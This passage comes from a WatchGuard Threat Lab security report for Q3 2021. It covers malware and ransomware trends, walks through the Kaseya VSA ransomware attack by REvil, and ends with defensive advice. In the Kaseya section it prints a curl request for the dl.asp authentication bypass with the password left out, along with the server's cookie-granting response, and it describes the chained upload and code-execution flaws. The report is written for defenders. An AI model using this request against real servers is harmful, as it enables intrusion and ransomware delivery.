


Figure 14: Malware by Infection Origin

return to a lower volume than what we saw in 2020. This drop appears fueled by a decline in exploits specifically targeting Internet Explorer, which peaked in June 2020.

Browser-Originated Malware Detection




Figure 15: Browser-Originated Malware Detection

Ransomware Threats

Script-initiated malware wasn't the only category of threat that surpassed its 2020 volume in just the first nine months of 2021. As we predicted in our Q2 report, ransomware attacks already reached 105% of their 2020 volume by the end of September. Ransomware-as-a-service offerings created by malicious organizations like REvil and GandCrap have enabled a resurgence in ransomware attacks globally. Would-be criminals no longer need coding skills to carry out devastating attacks against organizations thanks to commoditized offerings available on the dark web and underground forums. With ransomware-as-a-service, everything from the payment infrastructure to the malware payload itself is taken care of by the developer with the "affiliate" left with just the task of distributing the malware to victims.

Ransomware Detections




Figure 16: Ransomware Detections

Top Security Incident

WatchGuard

Top Security Incident

Kaseya Ransomware Attack

If you've followed the WatchGuard Threat Lab for the past few years, you've heard about us discussing the growing risk of IT supply chain attacks time and time again. Cybercriminals have increasingly turned towards hacking upstream vendors and service providers and using their access to compromise hundreds or sometimes thousands of organizations in one fell swoop. Back in our Q4 2020 report we labeled the SolarWinds supply chain attack as one of, if not *the* biggest security incident of the last decade. We knew at the time this wouldn't be the last massive attack involving a service provider application and unfortunately, it didn't take long for that prediction to prove correct.

In the morning of July 2, just before the Independence Day holiday weekend in the US, dozens of organizations began reporting a ransomware attack against their endpoints. Within hours of the incident, it became clear that an unknown attacker had found and exploited a zero day vulnerability in the Kaseya VSA Remote Monitoring and Management (RMM) software to deliver ransomware to upwards of 1,500 organizations and potentially millions of endpoints. In this section, we'll discuss the vulnerabilities the threat actors exploited and the fallout of this attack.

REvil

Very soon after news of the ransomware attack broke, researchers discovered an update on REvil's "Happy Blog" claiming credit for the attack. REvil was one of the most popular ransomware-as-a-service (RaaS) operations on the dark web, responsible for several high-profile attacks including one in May that temporarily disrupted operations at JBS, the largest meat packing company in the US.

REvil operated a common ransomware-as-a-service (RaaS) model with the organization being responsible for developing the ransomware payload and maintaining payment infrastructure while affiliates oversaw distributing the malware. In exchange for the development work, REvil took a slice of the extortion revenue, usually around 20%.

Less than two weeks after the attack, REvil's infrastructure, including their "Happy Blog," disappeared from the dark web. Ten days later, Kaseya announced they had received the decryption key from a "trusted third party."




Figure 17: Kasaya Attack Info

At the time, many assumed Kaseya (or their insurance provider) had simply paid the ransom demands to obtain the key. Kaseya quickly released a statement denying they had paid any ransom.

A few months after the incident, it became clear the FBI was Kaseya's "trusted third party" and had obtained the master decryption key very shortly after the attack but had chosen to hold on to it so as not to tip off REvil to their infiltration into their infrastructure. As part of an offensive operation, the FBI in partnership with several international law enforcement agencies had successfully compromised REvil's servers to the point where their implant came back online when REvil attempted to restore from backups in late October.

In late October through early November, a collective of international law enforcement agencies arrested five individuals with ties to REvil. The US Department of Justice followed up the arrests with two indictments against a pair of Ukrainian internationals directly responsible for the Kaseya attack among others.

Kaseya Zero Day Vulnerabilities

The attackers chained three zero day vulnerabilities to distribute their ransomware to victims through Kaseya VSA servers.

- An authentication bypass vulnerability (CVE-2021-30116)
- An arbitrary file upload vulnerability (no CVE)
- A code execution vulnerability (CVE-2021-30118)

The first vulnerability is how the attackers gained authenticated access to Kaseya VSA instances and is quite simple on the face of it. The web resource dl.asp on VSA servers accepts requests with two parameters, a user GUID and a password. The user GUID is used to look up a record in the user database and then the resource compares the record's password with the user-provided password in the web request.

```
curl --location --request POST 'https://vsa.foo.local/dl.asp' \
--header 'Content-Type: application/x-www-form-urlencoded' \
--data-urlencode 'userAgentGuid=foo'
```

Figure 18: Curl Location

Unfortunately, there was a logic flaw in the code responsible for checking the user-provided password against the database record where if all checks failed, the flow defaulted to approving the authentication. The attackers found if they simply didn't send the password (causing the variable to be NULL), it would cause the authentication logic to default to a success, returning a valid session cookie back to the attacker that they could then use to access authenticated resources.

```
HTTP/1.1 302 Object moved
Cache-Control: private
Content-Type: text/html;charset=utf-8
Location: /UserPortal/?agentguid=foo&pw=
Set-Cookie: session_id=xxxxxxxxxxxxxxx; Path=/;
Date: Mon, 06 Sep 2021 16:40:29 GMT
Strict-Transport-Security: max-age=63072000; includeSubDomains
Connection: keep-alive
Content-Length: 167

<head><title>Object moved</title></head>
<body><h1>Object Moved</h1>This object may be found <a HREF="/UserPortal/?
agentguid=foo&pw=">here</a>.</body>
```

The attackers still needed to obtain valid GUID values for the server. While we still don't know exactly how they obtained the GUIDs, it's possible they abused a bug in Kaseya's code that set the server's own GUID to a combination of its hostname and a set string.

The attackers used the second vulnerability to upload the ransomware payload and an ASP script disguised as a screenshot file to the server. Normally, the file upload process contains file-type verification and Cross-Site-Request-Forgery (CSRF) protections through the web portal. The attackers found the CSRF token was not properly validated by the API, allowing them to make requests to it directly and bypass the file type checking. They used this access to stage the malicious files for use later in the attack.

The final vulnerability was a flaw in the userFilterTableRpt.asp resource where it would execute a user-provided file on the server as ASP code. The attackers pointed the resource to one of their earlier uploaded files, causing the server to execute it and ultimately distribute their ransomware to all connected VSA agents.

Impact and Response

Kaseya's response was nothing short of stellar all things considered. They immediately started calling customers instructing them to power down or disconnect their VSA instances while they investigated to determine exactly how the attack occurred. Even then though, REvil claimed to have infected over 1 million endpoints with the attack.

While the May 2021 ransomware attack targeting Colonial Pipeline may have been the initial tipping point, the attack against Kaseya customers appears to have pushed the United States and international governments over the edge on how they respond to ransomware attacks. In mid-October for example, the US held a global ransomware summit to discuss responses with other countries commonly affected by attacks.

The US Department of Justice also updated their guidance assigning ransomware attacks a similar status as terrorism, enabling them to work with law enforcement and intelligence communities on proactively responding to and potentially preventing future attacks. This enabled the offensive actions by the FBI that ultimately recovered the master decryption key for the Kaseya ransomware.

While government agencies have always acknowledged the serious threat of ransomware attacks against private organizations, the tide has clearly shifted on their willingness to get their hands dirty in response. Due to lack of extradition agreements with some of the nations where these ransomware organizations originate from, we likely won't see many of the masterminds brought to justice, but that clearly won't stop international law enforcement coalitions from disrupting future activity.

Important Takeaways

Digital supply chain attacks give cybercriminals a massive return on investment, enabling them to turn one attack into a wide-reaching event. While this class of attack can be difficult to defend against, there are still steps you can take to set up your organization for a fighting chance.

1

Adopt Zero-Trust

Defending against a digital supply chain attack can feel like an impossible task. Historically, organizations have treated anything under their control inside their perimeter with inherent trust that makes limiting the damage of a compromise difficult. Instead, organizations should adopt a zero-trust approach to security with a deny-by-default network policy so that when an asset becomes compromised, it isn't given free rein to move around your network.

2

Audit Your Vendor Access

You'll often see deployment requirements that include provisioning local or domain admin accounts as an easy route instead of manually creating a role with the right permissions. Going the admin route can make privilege escalation for a cyberattacker a simple task. When provisioning service accounts, be sure to follow the least privileged principle to limit your exposure. Additionally, review any existing service accounts regularly and look for any permissions that can be dialed back.

3

Keep Systems Up to Date

Attackers love low-hanging fruit, and an unpatched system is about as low as it can get. Maintaining a patch management process can be one of your biggest returns on investment by plugging known holes in systems and applications.

Conclusion & Defense Highlights

WatchGuard

Conclusion & Defense Highlights

Daily work and impromptu tasks take up most of your average workday. The Threat Lab team in that regard wears many hats that drive our focus across the board. This involves duties such as internal security monitoring, reversing malware samples, steering security initiatives, and of course producing this report. By taking a step back to review our threat data from the past three months we try to infer patterns and changes in the security landscape. Ultimately, we seek two end goals. One, to understand what attacks our products are facing and how that may tie into WatchGuard's internal security. The other is to support our customers who seek context to the story their metrics tell them. The broad collection of telemetry data shared among our enrolled customers lends us the ability to form our own hypothesis on the changing flow of attacks. That in turn can hopefully assist you.

The Attacks Can't Stop, Won't Stop

The attackers especially won't stop because the profits have been too enticing. But, in the other corner, organizations are becoming increasingly hardened to evolving attacks and they are in the business of profit preservation. WatchGuard users have been and continue to be in good hands using the tools available at their disposal. The Firebox has Gateway AntiVirus (GAV), IntelligenAV (IAV), and APT Blocker, all offering network-level protection against malware threats. These services saw a small net decline in total attacks compared to Q2, but we also saw the average increase in attacks per Firebox increase. How does that happen? The number of enrolled Fireboxes decreased and yet the attacks per Firebox continued to rise. There is also a visibility gap with these services due to malware delivered over HTTPS. The Firebox has HTTP inspection capabilities that continue to be underutilized by our customers.

The vectors of exploitation come from many directions. Malware detection is covered by our GAV, IAV, and APT Blocker services, but we also had our Intrusion Prevention Service (IPS) handling millions of attacks this quarter. While the total attacks decreased since Q2, they are still above the four million mark that had not been seen until Q1 2020. A pattern we continue to see for top network attacks is the same signatures reaching the top of the list. It is a reminder that legacy systems and outdated software are prized targets for attackers as they know systems remain unpatched. Therefore, focusing on old vulnerabilities still deserves a considerable amount of your attention.

Most noticeable this quarter was the magnitude of detections by our endpoint protection (EPP). The cumulative attacks by the end of Q3 have already outpaced the total attacks for all 2020. PowerShell and JavaScript script-based payloads have risen at such as pace in part we believe from exploitation tools becoming more readily found amongst even the less sophisticated attackers. In addition to EPP malware detections, we have all seen a significant rise in ransomware detections. Again, the volume has outpaced all of 2020 combined. We expect our EPP products to keep playing an integral role among WatchGuard's toolkits.

Supply Chains Attacks Are Here to Stay

The bounty is too great for attackers to shy away from. The compromise of one upstream vendor can result in the compromise of hundreds to thousands of customers. That is now a reality with the latest Kaseya zero day compromise of their software. Unlike the SolarWinds attack that was carried out by an advanced persistence threat group and highly targeted, the Kaseya attack was by the opportunist ransomware group REvil.

The attack led upwards to 1,500 organizations receiving a ransomware delivery. Ransomware groups can now see with big open eyes that a whole market of upstream providers could very well play out like the Kaseya attack. Therefore, organizations have begun to reevaluate their relationship and trust model with vendors.

On a scale one to ten, how much should you trust your software suppliers? ZERO TRUST! The zero-trust model should no longer be a new concept to you. Attack after attack on upstream providers makes it apparent that a zero-trust approach must be taken into account when making infrastructure and product decisions. Therefore, a deny-by-default network policy for example is one among many security policies that can and should be implemented if possible that take a low-trust approach. We understand this may cause access issues that affect the basic functionality of services. With time and tweaking, eventually you can fortify your assets and products without significant functional and access pains.

Vendor services that require provisioning of access deserve reasonable scrutiny. That is why proper auditing of these services must become standard procedure. Standard principle has been and continues to be practicing least privilege. Therefore, avoid giving any administrative access unless required. In addition, make sure to routinely review existing accounts and verify if the issued permissions are still considered appropriate. Our last recommendation for keeping yourself protected from supply chain vulnerabilities is to keep your systems up to date. Patch management is key and will pay dividends even if the results are not always obvious. When everything is running smoothly you may not hear praise for your defensive successes, but once a preventable exploit hits all eyes will be on you.

Microsoft Products Require Your Undivided Attention

Microsoft products are ingrained into the IT world. It is rare for an organization to be using all alternative services. That's why any vulnerabilities against their products command the whole industry's attention. This quarter we saw the Microsoft Exchange Autodiscover flaw. This allowed attackers to retrieve credentials and subsequently use those to compromise the domain. The volume of this domain led it to being one our top domains detected by DNSWatch. This Autodiscover policy isn't necessarily needed for all Exchange servers. That's why organizations should review their Autodiscover policy if they have not yet done so. It is worth looking into what other default services are active on your Exchange server. You may just find some unnecessary setting or policy for your organization that in the future becomes a vulnerability.


Another Microsoft product requires your attention. Can you guess it? Microsoft Office. Yes, we know it was a hard guess. Office products continue to have vulnerabilities, especially when macros can be enabled for external documents. This quarter we saw a rise in detections because of the Equation Editor, which is an old known path for exploitation. At minimum we recommend tightening your macro policies to ensure employees don't open malicious documents.

We hope this report brought you some information that you didn't know before. It is our intention to at least remind you about important security practices for your environment. Please leave your comments or feedback at this report at **SecurityReport@watchguard.com**. Happy New Year!

Corey Nachreiner

Chief Security Officer

Recognized as a thought leader in IT security, Corey spearheads WatchGuard's security vision. Corey has operated at the frontline of cybersecurity for 22 years, evaluating and making accurate predictions about information security trends. Corey has the expertise to dissect complex security topics, making him a sought-after speaker at forums such as Gartner, Infosec and RSA. He is also a regular contributor to leading publications including CNET, Dark Reading, Forbes, Help Net Security, and more. Find him on **www.secplicity.org**.



Marc Laliberte

Technical Security Operations Manager

Specializing in network security technologies, Marc's industry experience allows him to conduct meaningful information security research and educate audiences on the latest cybersecurity trends and best practices. With speaking appearances at IT conferences and regular contributions to online IT and security publications, Marc is a security expert who enjoys providing unique insights and guidance to all levels of IT personnel.

Trevor Collins

Information Security Analyst

Trevor Collins is a information security analyst at WatchGuard Technologies, specializing in network and wireless security. Trevor earned his security know-how and several certifications through his past military experience in the United States Air Force. Trevor is a regular contributor to Secplicity.org where he provides easily understood data analysis and commentary to IT professionals. Trevor's experience with a wide range of network security vendors and technologies allows him to provide unique perspectives to the industry.

Ryan Estes

Intrusion Analyst

Ryan is an intrusion analyst at WatchGuard Technologies operating primarily within DNSWatch, WatchGuard's DNS filtering and security service. For DNSWatch, Ryan helps customers better understand potential threats to their organization using tailored domain analysis and threat intelligence. Outside of DNSWatch, his research interests include web application security, Wi-Fi communications, and malware analysis. Ryan embraces a 'never stop learning' lifestyle allowing him to stay on top of the latest cybersecurity and malware trends. In turn, Ryan passes this knowledge on to our customers and even shares certain topics on his personal blog.

John Schilling

Intrusion Analyst

John is an intrusion analyst at WatchGuard Technologies operating primarily within DNSWatch, WatchGuard's DNS filtering and security service. John is responsible for identifying and analyzing potential phishing messages and feeding threat intelligence back into WatchGuard's security services. John brings multiple years of security experience on top of a lifetime of technology experience to the team in his work to identify the latest threats and trends.

Josh Stuifbergen

Intrusion Analyst

Josh is an intrusion analyst at WatchGuard Technologies operating primarily within DNSWatch, WatchGuard's DNS filtering and security service. For DNSWatch, Josh helps customers better understand potential threats to their organization using tailored domain analysis and threat intelligence. Josh's multidisciplinary background with a political science BA and cybersecurity BS offers an added perspective into the geopolitical nature of cybersecurity threats. Past experience researching container security in Kubernetes deployments, and building a Zero-Trust Proof of Concept environment for small organizations contributes to his insights on how organizations face the difficulties of increasingly complex managed environments. His role includes contributing to the Secplicity blog.

About WatchGuard Threat Lab

WatchGuard's Threat Lab (previously the LiveSecurity Threat Team) is a group of dedicated threat researchers committed to discovering and studying the latest malware and Internet attacks. The Threat Lab team analyzes data from WatchGuard's Firebox Feed, internal and partner threat intelligence, and a research honeynet, to provide insightful analysis about the top threats on the Internet. Their smart, practical security advice will enable you to better protect your organization in the ever-changing threat landscape.

About WatchGuard Technologies

WatchGuard® Technologies, Inc. is a global leader in network security, endpoint security, secure Wi-Fi, multi-factor authentication, and network intelligence. The company's award-winning products and services are trusted around the world by nearly 18,000 security resellers and service providers to protect more than 250,000 customers. WatchGuard's mission is to make enterprise-grade security accessible to companies of all types and sizes through simplicity, making WatchGuard an ideal solution for midmarket businesses and distributed enterprises. The company is headquartered in Seattle, Washington, with offices throughout North America, Europe, Asia Pacific, and Latin America. To learn more, visit **WatchGuard.com**.

For additional information, promotions and updates, follow WatchGuard on Twitter @WatchGuard, on Facebook, and on the LinkedIn Company page. Also, visit our InfoSec blog, Secplicity, for real-time information about the latest threats and how to cope with them at **www.secplicity.org**.